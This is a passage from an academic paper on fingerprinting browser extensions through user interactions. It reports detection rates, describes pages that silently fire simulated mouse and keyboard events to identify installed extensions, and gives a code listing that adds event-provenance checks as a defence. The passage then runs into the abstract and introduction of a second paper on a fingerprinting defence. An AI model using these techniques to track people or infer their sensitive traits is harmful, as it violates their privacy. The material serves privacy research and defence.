tions in our comparison, since Firefox already defends against them [24] and Chrome recently introduced a new access-control mechanism for limiting the exposure of resources to specific pages [16]. Since we did not have access to the complete dataset of Fingerprinting in Style [32] for our experiment, we follow the authors' approach and compute the upper bound of the *potentially* fingerprintable extensions. Specifically, for each dataset we count the number of extensions that inject CSS in pages, as denoted in their manifests. An extension that does not inject CSS rules cannot, by definition, be fingerprinted via custom CSS properties. For the rest of our analysis we will use these subsets for any additional comparisons.

We are able to detect 2,932 extensions (2.8%) from the entire D_1 dataset compared to 6,381(6.2%) detected by Carnus, and 7,048 (6.8%) that could *potentially* be detected by Fingerprinting In Style due to injected CSS. However, 64% of our detected extensions are "invisible" to Carnus, and 63% to Fingerprinting in Style, while 45% are not detectable by any of these methods. Similarly, we compare the detection for the D_3 dataset, where we fingerprint 1,167 extensions (12.35%) while Fingerprinting In Style can detect at most 2,933 (31%); again, 45% of these extensions are only detected by our framework. It is worth noting that the extensions that are only fingerprintable by our system are highly dynamic and modify the page only after user interaction. The other methods only detect extensions modifications passively by observing the DOM and, thus, these dynamic extensions are invisible to them.

In total, we are able to uniquely fingerprint 1,820 unique extensions in datasets D_1 and D_3 that any of the approaches would miss. Overall, our results demonstrate that our newly proposed user-interaction-based fingerprinting technique is a powerful addition to existing techniques as it significantly expands coverage for previously-undetectable extensions.

6.2 Popularity & Longitudinal Analysis

Detected extensions types, prevalence & popularity. In order to classify the fingerprintable extensions, we categorize them based on their type as provided by the extension store. For each dataset, the most popular category is "Productivity", which is expected since different extensions fall under this category (e.g., translation and navigation functionalities). A detailed overview of the extensions' categories and popularity can be found in the Appendix A.

To gain more insight, we also calculate their relative popularity based on the number of installations. Specifically, we calculate the popularity for the 2,932 detected extensions of D_1 and compare it with those fingerprinted by Carnus, by Fingerprinting in Style, and extensions not detected by any method. The extensions detected by our method have been installed by 11,048 users on average, while for Carnus and Fingerprinting in Style the popularity is 6,775 and 9,462 respectively. For the remaining undetected extensions, their average number of downloads is 7,133. While this supports prior findings by Karami et al. [29] that popular extensions are likelier to offer more functionality (which can lead to being fingerprintable), it also indicates that more popular extensions are also more likely to include dynamic and customizable functionality that is triggered through user interactions.

Versions. Our most recent dataset (D_3) contains 2,736 extensions with newer versions of extensions included in the older datasets D_1 and D_2. Of those, $\approx 9\%$ are detected across all datasets, i.e., remained fingerprintable over the span of multiple years. Moreover, 5% were not detectable in the older datasets (i.e., became fingerprintable in more recent versions), and 6% were only detectable in older datasets (i.e., stopped being fingerprintable). This is due to extensions modifying their intended behavior or aspects of their functionality. We manually inspected 50 randomly selected extensions, and found that 32 either modified their source code or specified the "permissions" or "externaly_connectable" entries in their manifest so as to only run on specific domains. Also, 14 extensions offer the same functionality but without modifying the DOM (e.g., using the browser's popup window). Finally, four extensions offer completely different functionality and changed their behavior in the most recent version. In general, whenever an extension updates, the fingerprinting-derived signatures for that extension may also need to be updated. This is true for the attacks presented in this paper as well as for all prior techniques (web-accessible resources, DOM modifications, etc.) that use some form of a side-channel to infer the presence of an extension.

It is worth noting that 15% of the newly detected extensions belong to the `Accessibility` category, which could potentially allow the inference of sensitive user characteristics. Our results indicate that an extension's fingerprintability is fairly stable over time and only a small number of extensions modify their functionality across versions in a way that affects that aspect of their behavior.

6.3 System and Attack Performance

Dynamic analysis. In Figure 3 we present the total time in seconds required by each template in our framework when dynamically exercising an extension. The mouse and browser actions templates require the lowest number of interactions,




Figure 3: Performance for the different interaction templates.




Figure 4: Detecting different subsets of installed extensions.

which is reflected in their execution times: for 90% of the extensions, triggering events can be dispatched and evaluated in less than 10 seconds. A longer execution time is expected for the key events since we need to trigger multiple keys which leads to a significantly larger number of potential key combinations. For the majority of extensions, keyboard interactions require approximately 2 minutes. Overall, our framework requires less than 200 seconds to complete testing the interactions of all three templates against an extension. Note that this is a one-time cost which only needs to be repeated whenever an extension is updated. The increased overhead for ≈5% of the extensions is the result of system's overhead due to the parallelization of docker containers, browser overhead, and system I/O operations. In summary, our system's performance is suitable for large-scale extension analysis, with multiple opportunities for further optimization via additional parallelization and the data-driven removal of events that rarely lead to DOM changes (e.g., the removal of keyboard combinations that did not trigger any extensions in our experiments).

Attack: Page-simulated events. In our analysis we detailed the different types of interactions and user behaviors that result in the successful triggering of extensions and their subsequent fingerprinting. Here, we draw attention to the fact that `mouse events` and `keyboard events` can also be simulated by the page (obviously, we cannot simulate the right click functionality of the context-menu item from the mouse actions template since this is a browser-controlled interface). More specifically, left-click and keyboard interactions (all key combinations including the `copy` and `paste` functionality) can be simulated by specifically crafted events that replicate user interaction. The JavaScript framework of `Dispatch Event` can be used to initialize different types of events that are targeted to specific event listeners [6]. For example, a `click` event is created and dispatched (fired) on a specific page element after its call. Using this API, one can craft artificial events that replicate user interaction to trigger extensions without the user actually interacting with the page. In practice, we can include various simulated events in our honeypage and attempt to trigger a specific subset of extensions requiring such interactions.

Since events that are typically initiated by users can also be dispatched via JavaScript, browser vendors have included a special property in the `Event` interface that can be used for verifying the provenance of an event. Specifically, each event carries with it a read-only, `isTrusted` property [5], indicating whether the event resulted from a user action or whether it was dispatched through JavaScript. The same property is also available through jQuery's `original Event` function and similarly distinguishes user events from script events.

Extension vulnerability. We perform the following experiment to identify the extensions that a page can trigger through simulated actions. First, we include all the event listeners related to the appropriate mouse and keyboard events in our honeypage (i.e., events shown in Table 1). After that, we visit our honeypage with the extensions found to be triggered by mouse or keyboard actions, perform again the actions that have previously triggered each one of them, and log all the events captured by the event listeners. Since a user action may generate multiple events, which activate different event listeners, we need to artificially trigger and dispatch all these events when simulating the user interaction through the page. For instance, the user action of clicking the mouse button fires the `click`, `mousedown` and `mouseup` events. While some extensions may be triggered by one of these events, others may be get triggered by a different one. As such, for us to accurately simulate user actions through the page's JavaScript, we captured how users' actions trigger all relevant events.

Finally, after identifying all the events that correspond to the actions triggering each one of the extensions, we modify our honeypage to dispatch these events automatically from within the page. We visit the modified version of the honeysite with a browser that has the aforementioned extensions installed, and check whether the events dispatched from the page trigger the extensions' functionality.

From the 2,234 extensions that are triggered by actions that can be simulated through JavaScript, we successfully trigger 1,513 (67%). Specifically, 88% of the extensions that require

mouse interactions and 65% of those requiring keyboard interactions were triggered successfully. As expected, the percentage is higher for the mouse events since the trusted flag is more commonly used for key events. Our results demonstrate that, for the majority of extensions, invasive pages can simulate user actions and deterministically identify the corresponding extensions without depending on users' behavior. Finally, a detailed overview of the vulnerable extensions' categories be found in the Appendix A.

Attack performance. To assess our attack feasibility in a realistic scenario, we measure the time that a page needs for detecting $N = 1,...,20$ extensions. Due to the variance of triggers across extensions, we randomly select extensions that leverage different types of interactions (mouse and keyboard). We include a script that performs the needed type of interactions in the page, which starts executing after the browser fires the `window.onload` event. The fingerprinting script then fires a user-action-simulating event and waits until there is a DOM modification before proceeding to the next event, while logging all times corresponding to these events. We used the `Performance API` to measure the time difference, with the starting point being before calling the dispatch function and the end being after the comparison between the DOM snapshots. Since we use different subsets of extensions, we measure the total time required to detect each subset of extensions and report it accordingly. Moreover, to collect a representative set of measurements, we repeat this experiment 50 times.

Figure 4 shows the results for all sets of installed extensions. As expected, there is a positive relationship between the number of installed extensions and the time required to fire all the appropriate user-simulating events and detecting the corresponding DOM changes. Even in the extreme case of a user having installed 20 extensions (Starov and Nikiforakis reported that the average user installs 4.8 extensions [48]), the entirety of the action-triggering and fingerprinting process takes less than 0.5 seconds. As we showed in §6.1, 90% of the mouse-triggered extensions require a generic term selection, while 88% of the keyboard-triggered extensions require either single keystrokes or a combination of two special keys.

In a real-world deployment, the attacker does not need to simulate all the available interactions since many of them do not trigger any extension, and a page would include a substantially larger number of emulated events that target as many extensions as possible. In our performance evaluation where we leverage unique combinations of events, a single combination triggers one extension in less than 6 ms. Subsequently, to trigger all the combinations of the 1,513 extensions that we detect through page-simulated events, the page would require less than 40 seconds for firing the events and detecting the modifications. This is practical since it is lower than the average time that users spend on a page (62 seconds) [17]. Finally, an attacker can apply different strategies to optimize the detection process and significantly reduce detection time (e.g., sending the most common events first or only targeting specific extensions of interest).

Attack Stealthiness. We need to consider two scenarios: (i) users' organic actions, and (ii) the page simulating user interactions. In the first case, our technique is completely stealthy as the interactions are performed by the user and we only detect the resulting changes. In the case of simulated interactions, keyboard events are invisible since there is no visual effect on the page (thus, matching the stealthiness of prior techniques). For mouse interactions, some are invisible (e.g., clicking) while others have a small visual effect (e.g., text highlighting). Additionally, attackers can employ techniques like tab-nabbing [19], to detect that the user has moved focus to a different tab before simulating these events, in which case the user would not witness the simulated mouse events. A demonstration of our attack is available at [10].

7 Countermeasure and Discussion

Here we present our defense and further discuss our attack.

Countermeasure. We develop a tool for extension developers that allows them to retroactively fortify their extensions against pages that simulate user actions. Our tool introduces appropriate safeguards in the extension's code without affecting its functionality or the user's browsing experience.

Specifically, we build upon our static analysis tool (§3.1) and the list of event listeners that can be misused by pages (§6.3), and create an extensive list of all mouse and keyboard event listeners. Given the extension's content-script source code, we inject a function at the beginning of the source file that will be executed first. Our function overrides the `addEventListener` function located in the prototype of the `EventTarget` interface. Listing 3 in the Appendix B provides an example of our strategy. We first check if the argument on the addEventListener is one of the mouse or key events; if we detect such an argument we subsequently verify the origin of the event and reject events that are not generated by users. If no such event is detected, the event listener is not affected and execution proceeds as expected. We manually verified that our approach works correctly on 50 randomly selected extensions by correctly handling both user-generated and page-simulated events without functionality being affected.

Extension obfuscation. A limitation of our static analysis process (§3.1) is that in cases of heavily obfuscated scripts that employ sophisticated obfuscation and minification techniques, it might generate incomplete ASTs. However, this does not ultimately affect our attack's effectiveness, as during our exercising process every extension is tested against all mouse and keyboard action templates. These templates were generated based on the results of the static analysis process as well as the corresponding developer documentation for completeness. As such, our dynamic extension exercising provides a comprehensive assessment and is not affected by issues during the generation of a given extension's AST.

8 Related Work

Users' increasing demand for online privacy, which resulted in significant efforts by the community and browser vendors for preventing cookie-based tracking, has also led to the emergence of stateless tracking and browser fingerprinting techniques. A large body of prior work has explored various aspects of browser fingerprinting and demonstrated the feasibility of such techniques [14, 15, 18, 20, 23, 25, 30, 31, 37–39, 52].

More recently, extension fingerprinting has caught the attention of the research community as a new fingerprinting vector. Over the last few years, several works have explored extension fingerprinting, proposed various extension enumeration techniques and countermeasures, and demonstrated how the users' list of installed extensions can enable the inference of sensitive user information [26, 29, 32, 43, 44, 47, 48, 50, 51].

In one of the first works in the area of extension fingerprinting, Sjösten et al. [44] demonstrated how websites can detect the presence of extensions in the user's browser based on the Web Accessible Resources (WARs) that these expose. Gulyas et al. [26] used the WAR-based technique from [44] and conducted a large-scale study on the uniqueness of users that visited their website. They found that they can uniquely identify 54.86% of the users that have at least one extension installed. In a different line of work, Sanchez-Rola et al. [43], as well as Van Goethem and Joosen [51], proposed a timing-based side-channel attack for detecting the presence of extensions. Specifically, they issue a request for accessing an extension's non-existent resource and measure the time that it takes for the browser to respond. The response takes longer in the case where the extension is present, as the browser first parses the manifest to determine if the resource is accessible.

The works that are most closely related to ours are those that explore behavior-based extension fingerprinting. In the first study in this area, Starov and Nikiforakis [48] showed that extensions can be detected based on the DOM modifications that they perform to the visited page. Furthermore, by surveying 854 users, they also found that many users tend to install unique sets of extensions, thus becoming uniquely identifiable. Karami et al. [29] developed `Carnus`, a framework that employs both static and dynamic analysis for the generation of extensions' behavioral-based fingerprinting signatures in an automated fashion. Moreover, they explored how the detection of extensions can lead to the inference of sensitive information (e.g., ethnicity, religion).

Trickel et al. [50] proposed `CloakX`, a defense that diversifies the extensions' behavioral fingerprints to prevent detectability. More specifically, it substitutes the injected DOM elements' identifiers and class names, while also inserting random tags in the page as noise. However, this approach cannot prevent detectability for the majority of extensions that are fingerprinted by `Carnus` [29]. In another work, Starov et al. [47] investigated whether the extensions' behavior and page modifications, that in turn make these extensions fingerprintable, are needed for their intended functionality. Similarly to Karami et al.'s [29], this work also accounts for extensions that are fingerprintable due to the messages they exchange. Finally, Laperdrix et al. [32] has recently proposed an extension fingerprinting technique that detects extensions based on the style sheets that these inject in the visited page. Using this technique, the authors of [32] were able to uniquely identify 4,446 extensions, from which 1,074 (24%) have not been fingerprinted by any previously proposed techniques.

All prior work only considered behaviors that extensions exhibit automatically and by *default* did not take into account the dynamic of user interactions. To the best of our knowledge, our work is the first that incorporates user interactions and attempts to *actively* trigger extensions' functionalities, aiming to make them exhibit fingerprintable behaviors.

9 Conclusion

More than a decade has passed since the seminal works of Mayer [36] and Eckersley [20], and yet browser fingerprinting remains an open problem. The fingerprinting of browser extensions is particularly concerning since, in addition to offering bits of entropy, they also reveal sensitive personal and socioeconomic characteristics of the users who *chose* to install them. In this paper, we drew attention to a limitation that has been common to all prior research on the fingerprinting of browser extensions. Namely, we showed that prior work has ignored the aspect of users interacting with browser extensions and how these interactions can be abused to fingerprint extensions. Through the use of static and dynamic analyses, we were able to take advantage of user interactions to fingerprint 4,971 extensions, including more than a thousand extensions that remained invisible to prior fingerprinting methods. Moreover, we demonstrated that due to developer error, the majority (67%) of extensions that are triggered by mouse or keyboard events can be fingerprinted via artificial user actions that the page itself can generate, as opposed to requiring a user's unwitting help. Finally, to at least partially ameliorate this common developer mistake, we proposed a tool that can add appropriate event-provenance checks wherever they are missing. We hope that future research into browser fingerprinting will take user-interactions into account, both in terms of an attacker's capabilities, as well as in proposed countermeasures.

Acknowledgements: We would like to thank the anonymous reviewers and our shepherd Anupam Das for their valuable feedback. This work was supported by the National Science Foundation under grants CNS-1934597, CNS-1941617, and CNS-2126654 as well as the office of Naval Research under grant N00014-20-1-2720. Any opinions, findings, conclusions, or recommendations expressed herein are those of the authors, and do not necessarily reflect those of the NSF or the ONR.

References

[1] Accelerate how you build, share, and run modern applications. https://www.docker.com/.

[2] Chrome keyboard shortcuts. https://support.google.com/chrome/answer/157179?hl=en&co=GENIE.Platform%3DDesktop#zippy=.

[3] ChromeDriver - WebDriver for Chrome. hhttps://chromedriver.chromium.org/downloads.

[4] Esprima - ECMAScript parsing infrastructure for multi-purpose analysis. https://esprima.org/.

[5] Event: isTrusted . https://developer.mozilla.org/en-US/docs/Web/API/Event/isTrusted.

[6] EventTarget : dispatchEvent. https://developer.mozilla.org/en-US/docs/Web/API/EventTarget/dispatchEvent.

[7] Keyboard events. https://developer.mozilla.org/en-US/docs/Web/API/Element#keyboard_events.

[8] Mouse events. https://developer.mozilla.org/en-US/docs/Web/API/Element#mouse_events.

[9] PyAutoGUI : cross-platform GUI automation Python module. https://pyautogui.readthedocs.io/en/latest/#.

[10] Repository for the artifacts and defense mechanism of our attack. https://github.com/kostassolo/dangers-of-human-touch.

[11] Selenium is a suite of tools for automating web browsers. https://www.selenium.dev/.

[12] Using the Performance API. https://developer.mozilla.org/en-US/docs/Web/API/Performance_API/Using_the_Performance_API.

[13] Gunes Acar, Christian Eubank, Steven Englehardt, Marc Juarez, Arvind Narayanan, and Claudia Diaz. The web never forgets: Persistent tracking mechanisms in the wild. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security*, pages 674–689, 2014.

[14] Gunes Acar, Marc Juarez, Nick Nikiforakis, Claudia Diaz, Seda Gürses, Frank Piessens, and Bart Preneel. Fpdetective: dusting the web for fingerprinters. In *Proceedings of the ACM SIGSAC conference on Computer & communications security*, pages 1129–1140, 2013.

[15] Yinzhi Cao, Song Li, and Erik Wijmans. ((cross))-browser fingerprinting via os and hardware level features. In *NDSS*, 2017.

[16] Chrome. Manifest - web accessible resources. https://developer.chrome.com/docs/extensions/mv3/manifest/web_accessible_resources/.

[17] Contentsquare. 2020 digital experience benchmark.behavioral benchmarks based on 7bn user sessions to help you beat kpis and win at digital experience. Technical report, Technical report. Available at: https://go.contentsquare.com/hubfs/eBooks/20202020.

[18] Anupam Das, Gunes Acar, Nikita Borisov, and Amogh Pradeep. The web's sixth sense: A study of scripts accessing smartphone sensors. In *Proceedings of ACM CCS*, 2018.

[19] Philippe De Ryck, Nick Nikiforakis, Lieven Desmet, and Wouter Joosen. Tabshots: Client-side detection of tabnabbing attacks. In *Proceedings of the 8th ACM SIGSAC symposium on Information, computer and communications security*, pages 447–456, 2013.

[20] Peter Eckersley. How unique is your web browser? In *Proceedings of the 10th International Conference on Privacy Enhancing Technologies*, 2010.

[21] Steven Englehardt and Arthur Edelstein. Firefox 85 Cracks Down on Supercookies. https://blog.mozilla.org/security/2021/01/26/supercookie-protections/, 2021.

[22] Steven Englehardt et al. Automated discovery of privacy violations on the web. 2018.

[23] Steven Englehardt and Arvind Narayanan. Online tracking: A 1-million-site measurement and analysis. In *Proceedings of ACM CCS*, 2016.

[24] Firefox. web_accessible_resources. https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/manifest.json/web_accessible_resources.

[25] Alejandro Gómez-Boix, Pierre Laperdrix, and Benoit Baudry. Hiding in the crowd: an analysis of the effectiveness of browser fingerprinting at large scale. In *Proceedings of the world wide web conference*, pages 309–318, 2018.

[26] Gabor Gyorgy Gulyas, Doliere Francis Somé, Nataliia Bielova, and Claude Castelluccia. To extend or not to extend: on the uniqueness of browser extensions and web logins. In *Proceedings of the Workshop on Privacy in the Electronic Society*, pages 14–27. ACM, 2018.

[27] Artur Janc and Lukasz Olejnik. Web browser history detection as a real-world privacy threat. In *European Symposium on Research in Computer Security*, pages 215–231. Springer, 2010.

[28] Soroush Karami, Panagiotis Ilia, and Jason Polakis. Awakening the web's sleeper agents: Misusing service workers for privacy leakage. In *Network and Distributed System Security Symposium (NDSS)*. The Internet Society, 2021.

[29] Soroush Karami, Panagiotis Ilia, Konstantinos Solomos, and Jason Polakis. Carnus: Exploring the privacy threats of browser extension fingerprinting. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, 2020.

[30] Pierre Laperdrix, Nataliia Bielova, Benoit Baudry, and Gildas Avoine. Browser fingerprinting: A survey. *ACM Transactions on the Web (TWEB)*, 14(2):1–33, 2020.

[31] Pierre Laperdrix, Walter Rudametkin, and Benoit Baudry. Beauty and the beast: Diverting modern web browsers to build unique browser fingerprints. In *IEEE Symposium on Security and Privacy (SP)*, pages 878–894. IEEE, 2016.

[32] Pierre Laperdrix, Oleksii Starov, Quan Chen, Alexandros Kapravelos, and Nick Nikiforakis. Fingerprinting in style: Detecting browser extensions via injected style sheets. In *30th {USENIX} Security Symposium ({USENIX} Security 21)*, 2021.

[33] Sangho Lee, Hyungsub Kim, and Jong Kim. Identifying cross-origin resource status using application cache. In *NDSS*, 2015.

[34] Adam Lerner, Anna Kornfeld Simpson, Tadayoshi Kohno, and Franziska Roesner. Internet jones and the raiders of the lost trackers: An archaeological study of web tracking from 1996 to 2016. In *25th USENIX Security Symposium (USENIX Security)*, 2016.

[35] Xu Lin, Panagiotis Ilia, and Jason Polakis. Fill in the blanks: Empirical analysis of the privacy threats of browser form autofill. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[36] Jonathan R Mayer. "any person... a pamphleteer": Internet anonymity in the age of web 2.0. *Undergraduate Senior Thesis, Princeton University*, page 85, 2009.

[37] Vikas Mishra, Pierre Laperdrix, Antoine Vastel, Walter Rudametkin, Romain Rouvoy, and Martin Lopatka. Don't count me out: On the relevance of ip address in the tracking ecosystem. In *Proceedings of The Web Conference*, pages 808–815, 2020.

[38] Keaton Mowery and Hovav Shacham. Pixel perfect: Fingerprinting canvas in html5. pages 1–12, 2012.

[39] Martin Mulazzani, Philipp Reschl, Markus Huber, Manuel Leithner, Sebastian Schrittwieser, Edgar Weippl, and FC Wien. Fast and reliable browser identification with javascript engine fingerprinting. In *Web 2.0 Workshop on Security and Privacy (W2SP)*, volume 5, 2013.

[40] Lily Hay Newman. Wired - the fractured future of browser privacy, 2020. https://www.wired.com/story/chrome-firefox-edge-browser-privacy/.

[41] Nick Nikiforakis, Alexandros Kapravelos, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. Cookieless monster: Exploring the ecosystem of web-based device fingerprinting. In *IEEE Symposium on Security and Privacy*, pages 541–555, 2013.

[42] Valentino Rizzo, Stefano Traverso, and Marco Mellia. Unveiling web fingerprinting in the wild via code mining and machine learning. *Proceedings on Privacy Enhancing Technologies*, (1):43–63, 2021.

[43] Iskander Sanchez-Rola, Igor Santos, and Davide Balzarotti. Extension Breakdown: Security Analysis of Browsers Extension Resources Control Policies. In *Proceedings of the 26rd USENIX Security Symposium (USENIX Security)*, 2017.

[44] Alexander Sjösten, Steven Van Acker, and Andrei Sabelfeld. Discovering browser extensions via web accessible resources. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, pages 329–336, 2017.

[45] Konstantinos Solomos, John Kristoff, Chris Kanich, and Jason Polakis. Tales of favicons and caches: Persistent tracking in modern browsers. In *Network and Distributed System Security Symposium (NDSS)*. The Internet Society, 2021.

[46] Doliere Francis Somé. Empoweb: empowering web applications with browser extensions. In *Symposium on Security and Privacy (SP)*, pages 227–245. IEEE, 2019.

[47] Oleksii Starov, Pierre Laperdrix, Alexandros Kapravelos, and Nick Nikiforakis. Unnecessarily identifiable: Quantifying the fingerprintability of browser extensions due to bloat. In *The World Wide Web Conference*, pages 3244–3250, 2019.

[48] Oleksii Starov and Nick Nikiforakis. Xhound: Quantifying the fingerprintability of browser extensions. In *IEEE Symposium on Security and Privacy (SP)*, pages 941–956. IEEE, 2017.

[49] David Temkin. Google Ads - Charting a course towards a more privacy-first web. https://blog.google/products/ads-commerce/a-more-privacy-first-web/, 2021.

[50] Erik Trickel, Oleksii Starov, Alexandros Kapravelos, Nick Nikiforakis, and Adam Doupé. Everyone is different: Client-side diversification for defending against extension fingerprinting. In *28th {USENIX} Security Symposium ({USENIX} Security)*, pages 1679–1696, 2019.

[51] Tom Van Goethem and Wouter Joosen. One side-channel to bring them all and in the darkness bind them: Associating isolated browsing sessions. In *11th {USENIX} Workshop on Offensive Technologies ({WOOT})*, 2017.

[52] Antoine Vastel, Pierre Laperdrix, Walter Rudametkin, and Romain Rouvoy. Fp-stalker: Tracking browser fingerprint evolutions. In *IEEE Symposium on Security and Privacy (SP)*, pages 728–741. IEEE, 2018.

[53] John Wilander. WebKit - Intelligent Tracking Prevention (ITP). https://webkit.org/blog/9521/intelligent-tracking-prevention-2-3/, 2019.

A Appendix: Extension Statistics

Here we present additional details and statistics about the extensions detected by our system.




Figure 5: Categories of extensions for the corresponding datasets.

In Figure 5 we present the main category types of the detected extensions. The most popular category is that of "Productivity" with ≈ 40% of the extensions of each dataset. The next most popular category is "Fun" with ≈ 15% of the extensions. Also, ≈15% of the extensions are categorized as "Developer Tools" and "Accessibility".

Figure 6 reports the total number of installations for the extensions of the three datasets in our analysis. As can be seen, 50% of the extensions of the D_1 and D_2 have at least 100 downloads, while half of the extensions of D_3 have approximately 1,000 downloads. Moreover, 10% of the extensions of all datasets are installed by 10,000 users, and the most popular extensions have over 2 Million users.

Figure 7 reports the category types of the extensions that are fingerprintable by our techniques. Similarly to the overall




Figure 6: Number of installations for all the extensions in our datasets.




Figure 7: Categories of extensions that are fingerprinted by our system.

breakdown of extensions as shown Figure 5, "Productivity" and "Fun" are the most common categories for vulnerable extensions. Also, ≈15% of the vulnerable extensions categorized as "Search Tools" and ≈10% are under the category of "Accessibility". Finally, the least popular category is "Social Media". One difference compared to the overall distribution of extensions found in Figure 5, is that of "Developer Tools" which are less likely to be fingerprintable.

B Appendix: Countermeasure

Listing 3 shows an example of our proposed countermeasure tool for automatically injecting event-provenance checks in extensions' source code.

```
// All the mouse and key events
Events = new Set(['click', <...>])
orig = EventTarget.prototype.addEventListener;
EventTarget
    .prototype.addEventListener = function(){
  if ( Events.has(arguments[0]) ){
    let handler = arguments[1]
    arguments[1] = function(){
       let event = arguments[0];
       //event's origin
       if (event.isTrusted == false)
         return;
       else
         return handler.apply(this,arguments)}}
  return orig.apply(this, arguments);}
```

Listing 3: Code for verifying events' origin by overriding the `addEventListener` function.

Unleash the *Simulacrum*: Shifting Browser Realities for Robust Extension-Fingerprinting Prevention

Soroush Karami[*†], Faezeh Kalantari[*±], Mehrnoosh Zaeifi[±],
Xavier J. Maso[±], Erik Trickel[±], Panagiotis Ilia[†], Yan Shoshitaishvili[±], Adam Doupé[±], and Jason Polakis[†]

[†]University of Illinois at Chicago, {skaram5, pilia, polakis}@uic.edu
[±]Arizona State University, {faezeh.kalantari, mzaeifi, xmaso, erik.trickel, yans, doupe}@asu.edu

[*]Joint first authors.

Abstract

Online tracking has garnered significant attention due to the privacy risk it poses to users. Among the various approaches, techniques that identify which extensions are installed in a browser can be used for fingerprinting browsers and tracking users, but also for inferring personal and sensitive user data. While preventing certain fingerprinting techniques is relatively simple, mitigating behavior-based extension-fingerprinting poses a significant challenge as it relies on hiding actions that stem from an extension's functionality. To that end, we introduce the concept of *DOM Reality Shifting*, whereby we split the reality users experience while browsing from the reality that webpages can observe. To demonstrate our approach we develop Simulacrum, a prototype extension that implements our defense through a targeted instrumentation of core Web API interfaces. Despite being conceptually straightforward, our implementation highlights the technical challenges posed by the complex and often idiosyncratic nature and behavior of web applications, modern browsers, and the JavaScript language. We experimentally evaluate our system against a state-of-the-art DOM-based extension fingerprinting system and find that Simulacrum readily protects 95.37% of susceptible extensions. We then identify trivial modifications to extensions that enable our defense for the majority of the remaining extensions. To facilitate additional research and protect users from privacy-invasive behaviors we will open-source our system.

1 Introduction

The modern web has permeated numerous aspects of our everyday lives and, thus, reshaped how we conduct many sensitive and critical operations. At the heart of users' online experience lie web browsers, mediating a wide range of sensitive communications and activities. Unfortunately, while browsers are a portal to limitless potential, their rich set of features and complex functionality can also enable or facilitate privacy-invasive behaviors [13, 18, 28, 31, 36, 60]. As a result, in recent years web tracking has garnered significant attention from researchers and practitioners alike.

Due to the stateless nature of the HTTP protocol, web tracking has traditionally relied on the presence of cookies. However, with users becoming more privacy-cautious and browsers continuing to deploy anti-tracking defenses that hinder cookie-based tracking [22, 62, 67], trackers have also evolved accordingly. In fact, a wide range of techniques have been demonstrated by researchers or found in the wild; from "supercookies" and "evercookies" (e.g., using HSTS policies [61], internal storage [8], or favicons [55]) to DNS-based trickery [10, 19, 30], these techniques highlight the feasibility and creativity of tracking techniques that bypass existing defenses. While browsers may gradually adapt and prevent such emerging techniques, one of the most alarming modern approaches is that of browser fingerprinting. Prior research has demonstrated many browser fingerprinting vectors targeting underlying system and hardware characteristics [9, 12, 16, 21, 23, 24, 32, 33, 41–44, 65]. Additionally, a more recent line of research has focused on how installed browser extensions can be used for fingerprinting and tracking, as each user will install a unique set of browser extensions. To make matters worse, installed extensions carry semantic information that can be used to infer sensitive user traits such as religion, sexual orientation, and medical issues [29].

Prior studies have proposed mitigations that target different aspects of extension fingerprinting, namely preventing techniques that target Web Accessible Resources (WARs) [50], stylesheets (CSS) [34], and node attributes [63]. However, no existing defense can effectively prevent DOM-based fingerprinting [29], since many extensions intentionally modify pages in varied and diverse ways and these changes can be uniquely identifiable. Essentially, the root cause of behavior-based extension fingerprinting is that any JavaScript running in the context of the web page can see all the changes and modifications that the installed extensions make to the page.

